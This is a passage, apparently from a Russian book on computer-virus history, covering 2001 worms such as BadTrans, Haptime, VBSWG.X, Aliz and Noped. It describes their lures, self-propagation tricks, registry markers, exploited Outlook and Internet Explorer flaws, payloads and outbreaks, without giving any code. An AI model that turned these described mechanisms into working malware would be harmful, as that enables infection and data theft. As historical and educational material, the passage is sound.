> Take a look to the attachment.

Если же изначально письмо вообще не содержало текста, то «червь» отправлял единственную строку: «> Take a look to the attachment».

«BadTrans» содержал целый набор вредоносных функций, в том числе и деструктивных, и мог производить следующие действия:

перехватывать данные о нажатии любых клавиш или их последовательностей на консоли;

захватывать любые пароли;

отправлять IP-адреса[126] своему «хозяину»;

пересылать конфиденциальные данные (имя компьютера, текущее имя пользователя, пароли и т. д.) вместе с электронной почтой;

захватывать персональную информацию (о кредитных карточках, банковских счетах и паролях);

создавать перегрузку в работе серверов почты.

Кроме организации утечки конфиденциальной и персональной информации при определённых условиях «BadTrans» мог вызывать в качестве побочного эффекта значительный рост почтового трафика в сетях между заражёнными им компьютерными системами, и в отдельных случаях могло про-

[126] По получении этой информации вирусописатель мог соединяться с инфицированной «BadTrans» системой через Интернет и захватывать конфиденциальную и персональную информацию.

исходить даже «падение» почтовых серверов. Вообще-то этот «червь» применял специальные действия, чтобы не отвечать на одно и то же письмо дважды и не отвечать на свои собственные письма. Для этого он дописывал в конец поля «Тема» два идущих подряд пробела. То есть фактически проставлялся маркер, по которому «червь» опознавал свои электронные письма. Но большинство почтовых серверов по умолчанию удаляло пробелы в конце поля «Тема», а в некоторых случаях (в зависимости от настроек установленного почтового клиента) маркер в конец поля «Тема» вообще не записывался. «Червь» вынужден был отвечать на собственные письма, и в результате пара инфицированных компьютеров постоянно обменивалась заражённой корреспонденцией, что могло приводить к «параличу» почтовых серверов и «замусориванию» каналов Интернет. Количество отосланных и принятых писем только одной компьютерной системой достигало нескольких тысяч в минуту, что, естественно, приводило к перегрузке.

Вспыхнувшая эпидемия «BadTrans» наделала много шума, и борьба с ним велась с переменным успехом. Причём, поскольку «BadTrans» не нуждался для своего распространения ни в каких действиях пользователя и запускался он самостоятельно, как только письмо приходило с почтового сервера, «ареал его обитания» временами представлял собой практически весь мир. В результате к ноябрю 2001 года вирус-червь «освоил» более 50 стран[127]. Но, как оказалось, для некоторых встреча с «BadTrans» стала подарком судьбы.

Всю полученную информацию «BadTrans» отсылал по двум десяткам адресов различных бесплатных почтовых сервисов. Некоторые из почтовых ящиков были зарегистрированы на IJustGotFired.com («меня только что уволили.com») – почтовом сервисе небольшого провайдера Monkeybrains.net («мозг обезьяны.net») из Сан-Франциско (США). В частности, на анонимный

[127] Наибольшее распространение «Badtrans» получил в Великобритании, США и Германии.

ящик suck_my_prick@ijustgotfired.com с 24 ноября 2001 года стало поступать более 100 подобных писем в минуту. В первый же день было получено свыше 100000 файлов с заражённых компьютеров, а всего их скопилось около 6 миллионов. Хозяин MonkeyBrains Руди Рукер стал перехватывать эту информацию, и в его распоряжении оказались многочисленные логины и пароли, наворованные «BadTrans», то есть фактически огромная база данных, содержащая информацию примерно о 300 тысячах пострадавших.

Старина Руди предоставил пользователям Интернет, частным лицам, возможность поиска по базе данных, что позволяло узнать, были ли похищены те или иные персональные или конфиденциальные сведения. Вскоре он решил сделать на этих данных небольшой бизнес: заинтересованным компаниям за 10 долларов он предоставлял список принадлежащих им счетов и почтовых адресов, оказавшихся в базе инфицированных «червём» компьютерных систем. При этом из соображений безопасности база данных не выдавала конфиденциальных сведений о компаниях, которые были похищены «BadTrans» (пароли и т. д.). Подчеркнём, что сначала пользование базой было абсолютно бесплатным. Однако после получения сотни запросов от крупных компаний Рукер установил упомянутую выше скромную плату в 10 долларов за список заражённых корпоративных компьютеров[128]. Сам Руди сообщал: «…моей услугой уже воспользовались Пентагон, NASDAQ, Motorola, British Petroleum, ETrade, 3M и другие компании и учреждения. Для частных лиц информация по-прежнему предоставляется бесплатно. При этом данные скрыты от посторонних…».

Этой базой данных заинтересовалось ФБР США и потребовало от провайдера выдать им файлы, присланные «червём» на адреса бесплатного почтового сервиса. Поскольку поймать по этой информации автора «BadTrans» было невозможно, единственным мотивом такого требования мог быть лишь

[128] В базе данных организации могли искать сведения о компьютерах своих сотрудников, пострадавших от «BadTrans».

интерес указанного ведомства к получению паролей миллионов пользователей со всего мира. Но дружище Руди и в этой ситуации оказался на высоте. Обдумав предложение, он отказался передать информацию следователям из ФБР США. Вместо того чтобы отдать файлы, Руди Рукер выложил информацию из них в Интернет в виде базы данных. «Теперь любой, в том числе и ФБР США, может получить почтовые адреса поражённых компьютеров и адреса страниц, пароли доступа к которым похищены. Сами пароли и логины скрыты по понятным причинам», – подвел итог удачливый бизнесмен Рукер.

Внимательный читатель, возможно, помнит приведённое выше описание попытки ФБР США внедрить собственного шпионского «червя» подобного «BadTrans» и получившего известность под именем «Волшебный фонарь». Тогда у ФБР США возникли трудности с проектом: во-первых, сведения об этой секретной программе просочились в прессу, а во-вторых, эта идея натолкнулась на активное противодействие компаний-производителей антивирусного программного обеспечения. Поэтому вполне возможно, что, потребовав у хозяина MonkeyBrains Руди Рукера сворованные чужой вредоносной компьютерной программой сведения, ФБР США хотело попросту воспользоваться готовыми результатами труда неизвестного вирусописателя.

Написанный на языке программирования Visual Basic Script вирус-червь по имени «Haptime»[129] впервые был обнаружен 26 апреля 2001 года[130]. Распространялся он в письмах электронной почты, используя MS Outlook Express и службу MS MAPI, а также через локальные и сетевые диски. Для проникновения в компьютерную систему «Haptime» использовал известную «уязвимость» защиты «Scriptlet. TypLib» в MS Outlook Express, а для запуска инфицированного вложения достаточно было открыть письмо. Интересно, что при активизации «Haptime» не начинал немедленную рассылку писем, как это делалось большинством других почтовых «червей» массовой рассыл-

[129] «Haptime» (англ.) – «Момент счастья».

[130] В декабре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

ки, а приступал к инфицированию файлов, хранящихся в компьютерной системе пользователя.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Haptime
Другие названия	Haptime.A, VBS/Haptime, VBS/Haptime.A, VBS/Haptime-A, VBS/Haptime.A-mm, VBS/Haptime@MM, VBS/Haptime@mm, VBS/Haptime-Fam, VBS_Haptime, VBS_HAPTIME.A, Happy Time, Happytime, Happytime.A, VBS/HappyTime, VBS/HappyTime.A, VBS.Happytime.A, VBS.HappyTime, VBS_HAPPYTIME, VBS_HappyTime.A, I-Worm.HappyTime, Help, VBS/Help, VBS.Help.A@mm,
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Китай
Длина	Варьируется

В компьютер «червь» попадал в виде письма в формате HTML или в обычном текстовом формате с прикреплённым HTML-файлом. В первом случае «скрипт» в HTML-части письма автоматически запускался при открытии или просмотре письма, и «червь» активизировался; во втором случае «червь» активизировался в тот момент, когда пользователь открывал прикреплённый к письму HTML-файл. «Haptime» подменял обои рабочего стола Windows[131], указывая в качестве файла обоев на заражённый им HTML-файл, в котором фоном выделялась та картинка, которая была фоном и до инфици-

[131] Desktop wallpaper (англ.) – *проф.* изображение в формате битовых карт с расширением *.bmp.

рования. Поэтому в подавляющем числе случаев пользователь никаких изменений не замечал, так как визуально на рабочем столе всё оставалось попрежнему. Однако с этого момента «червь» активизировался всякий раз, когда на экране монитора рисовался фон. Он инфицировал все без исключения файлы с расширением *.htt, которые находил в поддиректории Windows\Web[132]. В результате при отображении каждой директории автоматически запускался программный код «червя». Более того, получив управление, «червь» искал и заражал файл с расширением *.htm, *.html, *.asp или *.vbs. При следующей загрузке системы он начинал поиск следующего файла с одним из перечисленных расширений и так далее до тех пор, пока не инфицировал все файлы с указанными расширениями в этом компьютере.

Для распространения через MS Outlook Express «червь» использовал достаточно оригинальную уловку. Он давал MS Outlook Express команду на создание новых писем в формате HTML и обязательное использование при их создании шаблонов. Последовательно выполняя эти операции, MS Outlook Express преспокойно размещал шаблон в создаваемом им письме, но этот шаблон представлял собой обычный файл HTML, который, как и все другие файлы HTML, уже был инфицирован «Haptime». Дело было сделано – вредоносный программный код вместе с шаблоном гарантированно попал в письмо.

«Haptime» имел собственный счётчик, значение которого увеличивалось на единицу при каждой загрузке системы. Этот счётчик «червь» хранил в системном реестре, и, когда его значение вырастало до 366, с равной вероятностью запускалась одна из двух процедур[133] рассылки инфицированных писем. Первая процедура искала сохранённые в папке «Входящие» сообщения и на каждое из них создавала и отправляла «ответ». Тему письма (тема

---

[132] Файлы с расширением *.htt операционная система Windows использует при отображении директориев, например, Program Files в Internet Explorer при включённом режиме просмотра Web-стиль.

[133] Для работы с электронной почтой обе процедуры используют службу MS MAPI.

оригинального или старого сообщения) процедура устанавливала в Fw:. Вторая процедура брала из адресной книги MS Outlook все имевшиеся там адреса и отсылала по ним инфицированные письма. Темой заражённого письма было слово «Help»[134]. В обоих случаях рассылаемые «Haptime» письма не содержали текста и ограничивались только темой, но в обязательном порядке имели прикреплённый файл untitled.htm, который содержал программный код этого «червя».

Как только сумма значений текущих дня и месяца составляла число 13, «червь» активизировал свою деструктивную функцию – разыскивал на локальных и сетевых дисках файлы с расширениями *.dll, *.exe и удалял их. Причём каждый перезапуск сопровождался удалением только одного файла.

«Haptime» так и не стал «звездой» первой величины, но свою «жатву» он собрал, распространившись по всему миру и заразив тысячи компьютерных систем. К тому же он проявил завидную живучесть, на протяжении длительного времени становясь непременным участником «хит-парадов» ведущих фирм-разработчиков антивирусного программного обеспечения. Стоит отдельного упоминания хотя бы тот факт, что, войдя в декабре 2001 года в первую двадцатку основного списка WildList Международной организации WildList, «Haptime» продержался в ней весь 2002 год и покинул её лишь в феврале 2003 года.

Получивший официальное имя «VBSWG.X»[135] вирус-червь впервые был обнаружен 9 мая 2001 года[136] и в кратчайшие сроки сумел заразить тысячи компьютеров в Европе и Азии. А 10 мая он вызвал массовую эпидемию

---

[134] «Help» (англ.) – «Помогите». В более поздних версиях «Haptime» могла встречаться следующая тема: «I AM THE EVOLUTION BABY!!!» («Я ДИТЯ ЭВОЛЮЦИИ!!!»)

[135] Для большей «выразительности» в средствах массовой информации этот вирус-червь обычно называют «Homepage», что переводится на русский язык как «Домашняя страница».

[136] В мае 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

уже по всему миру. По предварительным оценкам центра отслеживания вирусов Trend World Virus Tracking Center с 9 по 10 мая количество инфицированных компьютеров в мире увеличилось до 40 с лишним тысяч. Причём, как писала тогда пресса, «…по слухам, просочившимся из компетентных органов, он был разработан в России, и отсюда через электронную почту вредоносную компьютерную программу преднамеренно запустили в Глобальную сеть» [137]. Сам по себе этот вирус был очень похож на знаменитого январского предшественника, известного нам под официальным именем «VBSWG.J». Автор «VBSWG.X», точно так же, как и создатель «VBSWG.J», не стал особо утруждать себя программированием. Вместо этого он прибег к услугам «VBS Worm Generation Kit» – специального пакета прикладных программ, предназначенных для автоматической генерации вредоносных кодов. «Существование программных инструментальных средств порождения злонамеренных кодов, типа “VBS Worm Generation Kit”, облегчило вирусописателям процесс создания вирусов, – говорил бизнес-менеджер отделения продуктов безопасности Computer Associates International Ян Хамерофф. – но черви, подобные “Homepage”, быстро распознаются универсальными средствами обнаружения, которым даже не требуется специфических знаний о данном вирусе». «VBSWG.X» можно было отличить и по слову «Homepage» в теме письма (что и дало ему одно из названий) и строке, предлагающей отправиться по нескольким замечательным адресам, которые якобы приложены к письму. Автор вируса ожидал, что получатель, обнаруживший такое письмо в своём почтовом ящике, поспешит посмотреть, что же такое замечательное содержится среди присланной ему почты. «Как ни странно, несмотря на то, что методы, к которым прибегает “Homepage”, давно не новость, пользователи, клюющие на такую простую уловку, по-прежнему находятся», – искренне

[137] Эта версия получает своё подтверждение, в частности, тем, что в службе технической поддержки ЗАО «ДиалогНаука» первые случаи обращения российских пользователей, пострадавших от этого вируса-червя, были зафиксированы практически в момент официального заявления об обнаружении «VBSWG.X».

удивлялись специалисты компании Trend Micro. Солидарны с ними и специалисты «Лаборатории Касперского». По словам руководителя информационной службы этой компании Дениса Зенкина: «Homepage является очередным вредоносным кодом, использующим для внедрения примитивный метод социального инженеринга, и не представляет опасности для тех, кто строго следует правилам “компьютерной гигиены”. Под ударом оказались лишь те пользователи, которые, несмотря на многочисленные предупреждения, до сих пор позволяют себе роскошь запускать файлы сомнительного содержания на своих компьютерах».

Всё бы хорошо, да уж слишком много остаётся «позволяющих себе роскошь»…

Идентификационная карточка вредоносной компьютерной программы	
Имя	VBSWG.X
Другие названия	VBSWG.X, VBSWG.X@MM, VBS/VBSWG.gen@mm, VBS/VBSWG-X, VBS/VBSWG.X, VBS/VBSWG.X-mm, VBS.VBSWG2.X@mm, VBS.VBSWG2.X@MM, VBS.VBSWG2.D@mm, VBS.VBSGW2D@MM, HomePage, Homepage, VBS/Homepage, VBS/Homepage.A, VBS.HomePage, VBS_HomePage.A, I-Worm.Homepage, I-Worm/Homepage, SST, VBS/SST.gen@mm
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Россия
Длина	2436 байтов

При создании «VBSWG.X» был использован язык программирования VBS, и, естественно, работоспособен он был только в среде компьютерных

систем с установленным Windows Scripting Host (по умолчанию инсталлируется в операционных системах Windows 98/Me/2000). Для своего распространения «VBSWG.X» использовал те же самые «уязвимости» программ MS Outlook и MS Outlook Express, которыми пользовались его многочисленные предшественники. Основной программный код вируса-червя был зашифрован, но опасных деструктивных функций не содержал.

К пользователям «VBSWG.X» попадал «традиционным» способом – в виде файла-приложения homepage.html.vbs к электронному письму, где темой было заявлено: «Homepage». Само же письмо было крайне лаконично и состояло всего лишь из одной короткой строки текста: «Hi! You've got to see this page! It's really cool, O» («Привет! Вам стоит увидеть эту страничку! Она, действительно, клёвая, O»). Этот вирус-червь не обладал возможностями самостоятельного запуска, но имелись чисто психологические моменты, связанные с именем вложенного файла и текстом письма, провоцирующие пользователя всё-таки открыть вложение и тем самым активизировать вирус. В частности, настоящее программное расширение *.vbs могло быть скрыто от пользователя почтовой программой, так что имя вложенного файла выглядело вполне безобидно, например, как homepage.HTML.

Итак, если содержащееся в письме предложение заинтриговывало получателя, то при попытке открытия присоединённого файла homepage.html.vbs на экране монитора появлялась случайно выбранная страница одного из четырёх порнографических Web-сайтов (адреса которых хранились в программном коде вируса-червя) с соответствующими фотографиями. В тоже время «VBSWG.X» незаметно для пользователя рассылал самого себя по всем адресам, зарегистрированным в списке «Контакты» инфицированной компьютерной системы. Затем в поиске любых сообщений с темой «Homepage» он просматривал папки Inbox и Deleted Items почтовой программы MS Outlook и удалял их. После этого вирус-червь открывал в отдельных окнах Интернет-браузера все четыре порнографических Web-сайта, адреса которых хранились в его программном коде. Кроме того, «VBSWG.X» осуществлял

проверку отправляемых им писем и, чтобы не допустить повторную рассылку с одного и того же инфицированного компьютера, создавал в системном реестре ключ HKEY_CURRENT_USER\software\An\mailed со значением «1». Это служило показателем того, что данный компьютер заражён и его адресная книга уже использовалась для рассылки вируса-червя.

Вирус-червь «VBSWG.X» распространялся очень быстро и, создавая перегрузку из-за лавины писем, мог выводить из строя корпоративные почтовые серверы. Как сообщалось, «…некоторые компании в Азии и Европе даже решили отключить для пользователей свои почтовые серверы Microsoft Exchange во избежание “несчастных случаев”, их администраторы сначала проведут “прополку” поступившей почты и удалят все сообщения с вирусом “Homepage”…». По данным Центра слежения антивирусной компании Trend Micro, только за первые сутки было зарегистрировано более 36000 заражённых компьютеров. По обобщённым данным аналитиков нескольких ведущих фирм-производителей антивирусного программного обеспечения, от «VBSWG.X» пострадало около 10000 локальных компьютерных сетей. Быстро распространяясь через почтовые системы, он появился и в США, но более всего от него пострадали Новая Зеландия и Австралия, где этот вирус-червь заразил десятки тысяч компьютерных систем и попал в том числе, например, в компьютерные сети парламента Австралии.

Вдобавок ко всему прочему практически сразу после своего появления «VBSWG.X» вызвал скандал в «благородном» семействе. Поссорились две антивирусные компании: английская – Sophos и американская – McAfee. Как сообщала пресс-служба Sophos, ранним утром 9 мая компания выпустила предупреждение о вирусной опасности, касающееся вируса-червя «VBS/VBSWG-X» (название «VBSWG.X» в соответствии с классификацией Sophos). Но затем начали происходить странные события: служба технической поддержки Sophos оказалась буквально завалена многочисленными запросами от пользователей другой антивирусной компании – McAfee с претензиями, что электронные предупреждения о вирусе от Sophos сами зараже-

ны вирусом «VBS/VBSWG.gen@mm» (название «VBSWG.X» в соответствии с классификацией Network Associates). В выпущенном пресс-релизе Sophos заверяла своих клиентов, что не рассылала им никаких вирусов, а заодно сообщила, что компания McAfee официально подтвердила, что «их продукт иногда ошибочно определяет вирус там, где его и в помине не было». В заключение Sophos рекомендовала пользователям, пострадавшим вследствие возникшей неразберихи, связываться со службой поддержки Network Associates (составной частью которой является компания McAfee) и просить помощи у них[138].

Дальше – больше. В своей оценке «VBSWG.X» специалисты-вирусологи раскололись на два лагеря. Представитель первого из них, директор по исследованиям вопросов компьютерной безопасности известной антивирусной компании Finjan Дэйв Кролл, полагал, что «Вирус “Homepage”, поразивший за последние два дня несколько десятков тысяч компьютеров, является новой нормой так называемого вирусного маркетинга[139]. Вы можете назвать это болезненной формой вирусного маркетинга, – сказал Кролл в интервью корреспонденту новостной рубрики Wired, – определённо, его цель –

---

[138] Кстати о пользователях. Рекомендации им не отличались большой оригинальностью. Пострадавшим советовали удалить сообщения с вышеуказанным заголовком и вложением, отфильтровывать письма с вложенными файлами с расширением *.vbs, никогда не открывать прикреплённые файлы в электронных письмах, присланных из неизвестных источников, и стараться регулярно обновлять используемые антивирусные программы.

[139] Viral marketing (англ.) – *проф.* вирусный маркетинг является названием нетрадиционного способа рекламы, появившегося в Интернет несколько лет назад. При его использовании рекламное послание разносится самими пользователями. Классическим примером вирусного маркетинга считается, например, реклама почтового сервиса Hotmail: строчка, предлагающая стать его клиентом, автоматически присоединяется к каждому отправленному с его помощью электронному письму. Иногда рекламные сообщения вставляются в бесплатные картинки или анимационные ролики с надеждой на то, что пользователи будут рассылать их своим друзьям, невольно становясь бесплатными распространителями чужой рекламы.

раскрутить порнографические сайты». По его словам, это первый случай рекламы, распространяемой при помощи компьютерного вируса. По крайней мере, о других таких вирусах ему неизвестно. «В любом случае, вставив рекламу в вирус, вирусописатель фактически расписался. Теперь найти и привлечь его к ответственности будет проще простого – по всей видимости, он как-то связан с владельцами рекламируемых порнографических Web-сайтов», – добавил Дэйв Кролл[140]. Другие специалисты полагали, что «появление вирусов, загружающих заданные страницы или навязывающих другую рекламу, будет возрастать. Несмотря на то что сразу можно вычислить подозреваемых в распространении – рекламируемые сайты или производителей рекламируемых продуктов, – доказать их связь с непосредственными распространителями вирусов, скорее всего, будет нелегко. Данная технология уже получила название “вирусная реклама”. Вероятнее всего, в первую очередь ей будут пользоваться сайты, не слишком разборчивые в средствах своего продвижения. Термин “вирусная реклама” не имеет практически ничего общего с так называемым “вирусным маркетингом” – распространением информации о рекламируемом товаре с помощью слухов. Здесь слово “вирусный” употреблено в прямом смысле слова», – опубликовал точку зрения из второго лагеря Netoscope.ru.

22 мая 2001 года был впервые обнаружен вирус-червь массовой рассылки, написанный на языке программирования Ассемблер и упакованный при помощи утилиты «apLib». Он получил имя «Aliz» и считается одним из

[140] По сути он оказался недалёк от истины. Ответственность за создание «VBSWG.X» взяла на себя группа подростков из Голландии. Три молодых человека сообщили, что проводили эксперимент по повышению посещаемости выбранных ими порнографических Web-сайтов. Правда, они не сообщили, знали ли владельцы Web-сайтов о такой своеобразной рекламе.

самых маленьких «червей», когда-либо созданных под 32-х битные операционные системы Windows (Win32)[141].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Aliz
Другие названия	Aliz.A, W32/Aliz.A, W32/Aliz.A-mm, W32/Aliz, W32/Aliz-A, W32/Aliz@MM, W32.Aliz.Worm, Win32/Aliz, Win32.Aliz, W95/Aliz, ALIZ, WORM_ALIZ, WORM_ALIZ.A, I-Worm.Aliz, Peace
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Испания
Длина	4096 байтов

Для проникновения в систему «Aliz» использовал «уязвимость» MS Internet Explorer, из-за которой злоумышленникам открывалась возможность несанкционированного запуска вложений из писем в MS Outlook Express. Так же, как и многие его предшественники, компьютерный вирус-червь «Aliz» распространялся через электронную почту. «Aliz» проникал в компьютерную систему вместе с электронным письмом, которое имело HTML-формат и отображалось при просмотре в виде единственного слова «Peace»[142]. Кроме того, письмо содержало вложенный файл whatever.exe, как раз и являвшийся собственно программным модулем вируса-червя. Но если в недалёком прошлом для активации вирусов пользователям следовало запустить приложе-

[141] В марте 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[142] «Peace» (англ.) – «Мир». Отсюда происходит одно из названий данного вируса-червя.

ние к письму, то «Aliz» относился к тем вредоносным программам, которые начинали действовать самостоятельно, лишь только получатель открывал электронное письмо, поэтому массовые случаи заражения были зафиксированы во многих странах мира. Кстати, большое количество инфицирований произошло среди российских пользователей. Правда, этот вирус-червь был сравнительно безобиден и деструктивные действия на компьютере не производил, если не считать веерной рассылки своих копий (то есть перегрузки почтового трафика и нервной системы пользователей).

Тема письма отсылаемого вирусом-червём могла быть разной. Она начиналась с «Fw:» или «Fw: Re», а дальше случайным образом «подбиралась» из трёх групп слов:

первая – Cool, Nice, Hot, Some, Funny, weird, funky, great, Interesting или many;

вторая – website, site, pics, urls, pictures, stuff, mp3s, shit, music или info;

третья – to check, for you, i found, to see, here или – check it и в конце: !!, !, :-), ?! или hehe ;-).

Приведём типичные примеры:

Nice site here! (Здесь приятный сайт!);

Cool shit here?! (Слабо здесь нагадить!?);

Hot mp3s to see :–) (Просмотр пикантных mp3 :–)).

Рассылаемые «Aliz» письма использовали известную «уязвимость» в системе безопасности почтового клиента (IFRAME) в MS Internet Explorer, так что при простом просмотре такого письма в почтовых клиентах MS Outlook и MS Outlook Express происходил автоматический несанкционированный запуск вложенной в письмо вредоносной программы. Этот вирус-червь трудно было заметить, так как он вёл себя крайне скрытно и никак не проявлял своего присутствия в системе. Более того, «Aliz» не инсталлировал себя в компьютерную систему и мог вновь запуститься только в случае повторного открытия заражённого письма. То есть фактически заражения как такового вирус-червь не производил. При получении управления он сначала распако-

вывался, а затем передавал управление API подпрограмме, которая впоследствии запускала на выполнение его основной программный код. При помощи этого кода считывались адреса электронной почты из файла адресной книги WAB (Windows Address Book), которые червь находил при обращении к следующему ключу системного реестра: HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\<имя файла с Wab>[143]. Затем вирус-червь напрямую подключался к зарегистрированному в системе SMTP серверу (HKCU\Software\Microsoft\InternetAccountManager\Accounts\00000001) для отсылки инфицированных писем по найденным адресам[144].

Таким образом, в активной фазе жизнедеятельности «Aliz» посылал инфицированные письма по всем адресам из адресной книги Windows и заканчивал свой процесс только в случае обнаружения каких-либо ошибок. В своём теле вирус-червь содержал весьма пространный фрагмент зашифрованного текста на английском языке[145].

Интересно, что пик активности «Aliz» пришёлся на конец 2001 года: через полгода после появления случился рецидив его необычайно быстрого распространения, который по своим масштабам во многих странах мира перекрыл все показатели первых дней «жизни» этого вируса-червя. Эпидемия

---

[143] Если имя файла не найдено, «червь» прерывал выполнение и безопасно заканчивал свою работу.

[144] Предназначенная для отсылки заражённых писем процедура «Aliz» содержала ошибки и неточности, в результате чего «червь» оказывался неработоспособным на большинстве конфигураций почтовых клиентов и серверов.

[145] Интересно, что текст представлял собой высокомерное послание, обращённое в адрес антивирусных компаний. В конце его автор вируса, называющий себя :::mar00n!ikx2oo1:::, приносил свои благодарности некой группе «29a»: «thx to: bumblebee!29a, asmodeus!ikx». Ранее мы уже сталкивались с деятельностью «29a» – довольно известной группы компьютерных злоумышленников, авторству которой принадлежат многие вредоносные компьютерные программы, а её название ничто иное, как «сатанинское» число 666, записанное в шестнадцатеричной системе счисления.

«Aliz» в русскоязычном сегменте Интернет (Рунет) началась 21 ноября 2001 года. Например, редакция «Нетоскопа» за два дня получила от своих корреспондентов, а также через списки рассылки десятки заражённых писем. Причём инфицированные письма приходили как от узнаваемых деятелей Рунет, так и от известных агентств, например «Интерфакса». «Удивительно, что вирус смог вызвать серьёзную эпидемию спустя полгода после его обнаружения. Причина проста: пользователи по-прежнему игнорируют элементарные правила компьютерной безопасности и с завидным упорством наступают на одни и те же грабли. Видимо, многочисленные вирусные эпидемии пока так и не научили простым правилам – быть предельно осторожными с электронной корреспонденцией и вовремя устанавливать “заплатки”, устраняющие бреши в защите данных используемых программ», – комментировал ситуацию в России Евгений Касперский.

Украинские пользователи также не избежали атак компьютерного вируса-червя «Aliz», о чём «Українським Новинам», сославшись на сообщения своих пользователей, сообщили Интернет-провайдеры. «Он вчера появился и пока распространяется», – сказал инженер отдела информационных технологий «Инфоком» Александр Кушко. «Пошла вторая волна заражений», – поддержал коллегу начальник службы технической поддержки IP-Telecom Дмитрий Зорин. По данным «Инфоком», вирус-червь поразил почтовые программы банка «Украина», Национального депозитария, Кабинета Министров и ряда СМИ, в частности «Инвестгазеты», но особого вреда не принёс. Как сообщал «Корреспондент.net», Государственный комитет по связи и информатизации Украины принял решение о создании межведомственной комиссии для предупреждения о распространении компьютерных вирусов. Крупнейшая телекоммуникационная компания «Укртелеком» с 16 по 20 ноября подверглась вирусной атаке, понеся убытки в 1 млн. гривен.

22 ноября «Aliz» добрался до Казахстана, где вызвал масштабную эпидемию. Например, на протяжении суток была парализована работа агентства «Kazakhstan today». И хотя в компании «Nursat», являющейся крупным ка-

захстанским Интернет-провайдером, отказались давать какие-либо комментарии по данному вопросу, сказав, что «не отслеживают подобные ситуации», из Казахстана продолжали поступать тревожные сообщения о разгоравшейся там эпидемии. Были зафиксированы многочисленные случаи инфицирования данным вирусом-червём компьютерных систем частных пользователей. По словам специалистов компьютерного центра ТОО «Алма-медиа», подобные вирусные эпидемии стали в республике обыденными – последняя такая эпидемия была зафиксирована в Казахстане за 1,5 месяца до этого. На этот раз – в течение 22 ноября – была полностью или частично приостановлена работа казахстанских средств массовой информации, таких, как газета «Караван», телевизионный канал «КТК» и т. п.

Так почему произошёл рецидив? Как сообщал «Компьюленте» технический директор компании ЗАО «ДиалогНаука» Михаил Колядко, «нынешний вирус хоть и незначительно, но отличается от майского дебютанта – исправлены некоторые ошибки, появилось одно слово в тексте письма». Так что, как считает М. Колядко, это был фактически новый вирус, появившийся буквально 19 ноября 2001 года. В «Лаборатории Касперского» полагали, что рецидив был вызван случайным попаданием вируса в крупные рассылки, а оттуда на незащищённые компьютеры, которых, несмотря на недавние вирусные эпидемии, остаётся достаточно много. «Случай, впрочем, довольно странный, потому что вирус, как было сказано, не заражает систему, а эпидемия продолжается уже несколько дней».

В итоге всей этой истории Microsoft выпустила специальную «заплатку», которая корректировала таблицу типов MIME. Именно в ней было задано, какие действия должен выполнить MS Internet Explorer, чтобы отобразить файл того или иного типа. После установки «заплатки» MS Outlook Express был лишён возможности автоматического открытия приложенных файлов. Увы! От уже полученных «Aliz» это не спасало, и пользователям приходилось обращаться к помощи антивирусных программ.

Но давайте вернёмся обратно. В предпоследний день весны, 30 мая 2001 года, британские вирусописатели запустили в Интернет нового «червя» под названием «Noped»[146], который отслеживал в Глобальной Сети детскую порнографию и сообщал о находках в ФБР США, Интерпол и другие правительственные агентства. Этот компьютерный вирус по принципу действия не отличался от таких вирусов, как «Homepage». Он распространялся по электронной почте и искал файлы с расширением *.jpeg, которые могли содержать детскую порнографию. В теме послания с червём значилось «FWD: Help us ALL to END ILLEGAL child porn NOW» («Помогите нам всем покончить с незаконной детской порнографией»), а текстовое вложение называлось END ILLEGAL child porn NOW.TXT.vbe («Покончите с незаконной детской порнографией сейчас»). Разослав письма с вирусом по всем адресам из адресной книги, «червь» отсылал конфиденциальную информацию (список директорий, где он нашёл файлы JPG, соответствующие определённой маске) в какое-либо из правительственных агентств.

Однако, по мнению директора агентства по мониторингу детской порнографии Джули Пози, «…вирусописатели не в состоянии помочь, даже будучи движимы лучшими намерениями, поскольку материал, полученный нелегальным способом, не может служить доказательством в суде. Следовательно, распространители и просто любители детского порно окажутся снова безнаказанными. Кроме того, не принося ощутимой пользы, “червь” может принести некоторый вред в виде системных сбоев и тому подобного».

Денис Зенкин так прокомментировал появление нового «полезного» вируса: «Несмотря на то что “Noped” почти безвреден, это вредоносный код, и он попадает под определение “компьютерное преступление”. … его способ распространения, когда он без разрешения рассылает с инфицированных компьютеров свои копии, никак нельзя назвать правильным, даже если автор

[146] «Noped» (англ.) – «Нет педофилам», *мед.* pedophile.

“червя” действительно преследовал благие цели». В данном случае цель не оправдала средства!

15 июня Интернет-издание CNews.ru предупредило пользователей о появлении «троянской» программы по имени «Goga»[147], которая проникала в компьютерные системы при чтении файлов с расширением *.rtf и незаметно отсылала информацию о логинах, паролях и других параметрах выхода в Интернет на удалённый компьютер. Эта «троянская» программа обладала двумя характерными свойствами. Во-первых, она использовала в качестве носителей файлы с расширением *.rtf, а поскольку большинство пользователей считали эти файлы совершенно безвредными, их часто запускали безо всякой опаски и, естественно, проверки антивирусными средствами. Во-вторых, «Goga» использовала известную «уязвимость» в системе безопасности текстового редактора MS Word, благодаря которой вредоносный программный код мог выполниться сразу же после открытия заражённого документа.

В тот же день, что и предупреждение о появлении «Goga», в нескольких средствах массовой информации были опубликованы материалы о том, что мобильным телефонам с поддержкой I-mode (японский аналог WAP[148]) угрожает новый вирус. Японский оператор сотовой связи NTT DoCoMo предупредил 24 млн. своих абонентов о том, что их трубки могут стать жертвами вируса, впервые обнаруженного на этой неделе. Вирус проникал в мобильный телефон в виде прикрепления к электронной почте. Если владелец телефона открывал инфицированное сообщение, телефон сам набирал номер службы спасения, звонил множеству абонентов или попросту переставал работать. Для защиты своих мобильных телефонов от вируса пользователям рекомендовалось просто не открывать сообщения электронной почты от незнакомых отправителей. Если же по неосторожности заражённое сообщение было открыто и телефон начал звонить всем подряд без ведома его владель-

